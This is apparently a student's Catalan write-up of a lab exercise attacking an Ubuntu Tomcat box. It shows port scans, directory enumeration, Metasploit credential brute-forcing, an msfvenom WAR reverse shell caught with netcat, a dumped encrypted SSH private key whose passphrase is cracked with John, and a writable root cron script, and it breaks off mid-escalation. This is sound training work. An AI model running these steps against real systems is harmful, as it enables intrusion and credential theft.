Pol Murillas Ledesma

Workshop 7

En aquest taller treballaras amb força bruta i t'aprofitaràs de vulnerabilitats i descuits de protecció en una màquina Ubuntu.

Contesta:
1. Quins ports té oberts la víctima?

Primer de tot toca esbrinar quina IP té la màquina que hem d'atacat, per tant miro quines IP hi ha a la xarxa:

```
┌──(root㉿polkali)-[/home/polkali]
└─# sudo nmap -sn 192.168.1.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 18:09 CET
Nmap scan report for 192.168.1.1
Host is up (0.00028s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.00014s latency).
MAC Address: 08:00:27:39:DA:52 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.6
Host is up (0.00025s latency).
MAC Address: 08:00:27:B9:81:55 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.75 seconds

┌──(root㉿polkali)-[/home/polkali]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:68:c3:95 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.7/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 561sec preferred_lft 561sec
    inet6 fe80::a00:27ff:fe68:c395/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿polkali)-[/home/polkali]
```


Penso que és la 192.168.1.6, per tant vaig a fer-li un nmap a veure quins ports li trobo oberts:

He trobat dos ports oberts, el 22 i el 8080 on hi ha una web que va sobre un Apache sembla:

```
┌──(root㉿polkali)-[/home/polkali]
└─# nmap 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 18:12 CET
Nmap scan report for 192.168.1.6
Host is up (0.00039s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:B9:81:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```


```
└─# nmap -sC -sV -v -p- 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 18:12 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating ARP Ping Scan at 18:12
Scanning 192.168.1.6 [1 port]
Completed ARP Ping Scan at 18:12, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:12
Completed Parallel DNS resolution of 1 host. at 18:12, 0.00s elapsed
Initiating SYN Stealth Scan at 18:12
Scanning 192.168.1.6 [65535 ports]
Discovered open port 8080/tcp on 192.168.1.6
Discovered open port 22/tcp on 192.168.1.6
Completed SYN Stealth Scan at 18:12, 6.55s elapsed (65535 total ports)
Initiating Service scan at 18:12
Scanning 2 services on 192.168.1.6
Completed Service scan at 18:12, 8.41s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.6.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.36s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.01s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Nmap scan report for 192.168.1.6
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.52
|_http-title: Apache Tomcat/9.0.52
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:B9:81:55 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
```

2. Adjunta una captura de pantalla del contingut de la URL que conté.



3. Cerca quines carpetes té la URL.

He trobat aquests 6 directoris amb dirb:




I amb gobuster aquests 6 també:

```
┌──(root㉿polkali)-[/home/polkali]
└─# gobuster dir -u http://192.168.1.6:8080 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.6:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 302) [Size: 0] [--> /docs/]
/examples             (Status: 302) [Size: 0] [--> /examples/]
/favicon.ico          (Status: 200) [Size: 21630]
/host-manager         (Status: 302) [Size: 0] [--> /host-manager/]
/manager              (Status: 302) [Size: 0] [--> /manager/]
/shell                (Status: 302) [Size: 0] [--> /shell/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(root㉿polkali)-[/home/polkali]
```

4. Cerca un exploit de login amb Metasploit per trobar un usuari i una contrasenya, i accedir al login de la web.


Utilitzant l'exploit 18 si posem a Metasploit: search apache tomcat aconseguim trobar les credencials:

```
[-] 192.168.1.6:8080 - LOGIN FAILED: tomcat:manager (Incorr
[+] 192.168.1.6:8080 - Login Successful: tomcat:role1
[-] 192.168.1.6:8080 - LOGIN FAILED: both:admin (Incorrect)
```



5. Mostra el contingut de la web un cop posades les credencials.

Ara veiem els directoris que hi ha que són exactament els mateixos que hem trobat abans:



Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status


Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

6. Fixa't que hi pots pujar fitxers: "WAR file to deploy". Crea amb l'eina msfvenom un war reverse shell, puja'l al servidor, prepara el netcat i connecta-t'hi.

```
┌──(root㉿polkali)-[/home/polkali]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.7 LPORT=4444 -f war > shell.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
```



/manager

192.168.1.6:8080/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=E797DF0482B0B46035BFCE2B5E39AE31

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/manager	*None specified*	Tomcat Manager Application	true	2	Start Stop Reload Undeplo Expire sessions with idle ≥ 30
/polshell	*None specified*		true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30
/shell	*None specified*		true	0	Start Stop Reload Unde Expire sessions with idle ≥ 30

Deploy

Deploy directory or WAR file located on server

Context Path:

7. Un cop connectat al web shell, quin usuari ets?

M'he connectat clicant el directori que s'ha creat al pujar el fitxer .war que he creat. Ara sóc l'usuari tomcat:

```
┌──(root㉿polkali)-[/home/polkali]
└─# nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 49304
whoami
tomcat
nano shell.py
id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
whoami
tomcat
```

8. Crea amb Python3 una consola /bin/bash. Quins usuaris hi ha al sistema que puguin fer login?

Hem utilitzat el següent: python -c 'import pty;pty.spawn("/bin/bash")' . Els usuaris del sistema:

```
bash: cd: /etc/passwd: Not a directory
tomcat@workshop7:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
thales:x:1000:1000:thales:/home/thales:/bin/bash
tomcat:x:999:999::/opt/tomcat:/bin/false
montilivi:x:1001:1001::/home/montilivi:/bin/bash
tomcat@workshop7:/$
```

9. Ves al home i cerca una clau privada.

```
tomcat@workshop7:/run$ cd /home/thales
cd /home/thales
tomcat@workshop7:/home/thales$ ls
ls
notes.txt  user.txt
tomcat@workshop7:/home/thales$ ls -la
ls -la
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14  2021 .
drwxr-xr-x 4 root   root   4096 Jan 16 16:47 ..
-rw------- 1 thales thales  972 Jan 16 17:14 .bash_history
-rw-r--r-- 1 thales thales  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr  4  2018 .bashrc
drwx------ 2 thales thales 4096 Aug 15  2021 .cache
drwx------ 3 thales thales 4096 Aug 15  2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15  2021 .local
-rw-r--r-- 1 root   root    107 Oct 14  2021 notes.txt
-rw-r--r-- 1 thales thales  807 Apr  4  2018 .profile
-rw-r--r-- 1 root   root     66 Aug 15  2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Aug 16  2021 .ssh
-rw-r--r-- 1 thales thales    0 Oct 14  2021 .sudo_as_admin_successful
-rw------- 1 thales thales   33 Aug 15  2021 user.txt
tomcat@workshop7:/home/thales$ cd .ssh
```

```
tomcat@workshop7:/home/thales$ cd .ssh
cd .ssh
tomcat@workshop7:/home/thales/.ssh$ ls
ls
id_rsa  id_rsa.pub
tomcat@workshop7:/home/thales/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMlKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBilE4npxGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRiQ+wTGqwFBFxF9EPia6sRM/tBKaigIElDSyvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCnGbrD4PwupQ68G2YG0ZOOIrwE9efkpwXPCR
Vi2TO2Zut8×6ZEFjz4d3aWIzWtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJejRGpoh1O2HE+etITXlFffm
2J1fdQgPo+qbOVSMGmkITfTBDh1ODG7TZYAq8OLyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRMSyfLNFggfzjswgcbwubUrpX2Gn6XMb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlYlrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWIcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
tomcat@workshop7:/home/thales/.ssh$
```

10. Utilitza John the Ripper (ssh2john.py, john)per crackejar la passphrase d'aquesta clau privada. Quin és el password?

```
┌──(root㉿polkali)-[/home/polkali]
└─# john keypol --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06          (keyhash)
1g 0:00:00:00 DONE (2024-01-19 19:44) 1.724g/s 4930Kp/s 4930Kc/s 4930KC/s vodka1420..vodka*rox
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿polkali)-[/home/polkali]
└─#
```

La password és vodka06

11. Ara que tens el password, canvia d'usuari. Quin contingut hi ha al fitxer notes.txt?

```
tomcat@workshop7:/home/thales/.ssh$ su thales
su thales
Password: vodka06

thales@workshop7:~/.ssh$ pwd
pwd
/home/thales/.ssh
thales@workshop7:~/.ssh$ cd ..
cd ..
thales@workshop7:~$ ls
ls
notes.txt  user.txt
thales@workshop7:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good L
uck.
thales@workshop7:~$
```

12. Quins permisos té l'script que t'anomena el fitxer notes.txt i qui n'és el propietari?

```
uck.
thales@workshop7:~$ ls -l /usr/local/bin/backup.sh
ls -l /usr/local/bin/backup.sh
-rwxrwxrwx 1 root root 612 Jan 16 17:10 /usr/local/bin/backup.sh
thales@workshop7:~$
```

13. Què creus que fa l'script?

Per el nom que té sembla ser que fa un backup. Aquí veiem ben bé de què fa el backup:

```
thales@workshop7:~$ cat /usr/local/bin/
cat /usr/local/bin/backup.sh
#!/bin/bash
#####################################
#
# Backup to NFS mount script.
#
#####################################

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"
```

Els fitxers d' /opt/tomcat/

14. Hi ha un procés cron que executa aquest script cada 3 minuts. Com pots aprofitar aquest esdeveniment per aconseguir ser root?

Així:

```
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 48886
id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@workshop7:/$ su thales
su thales
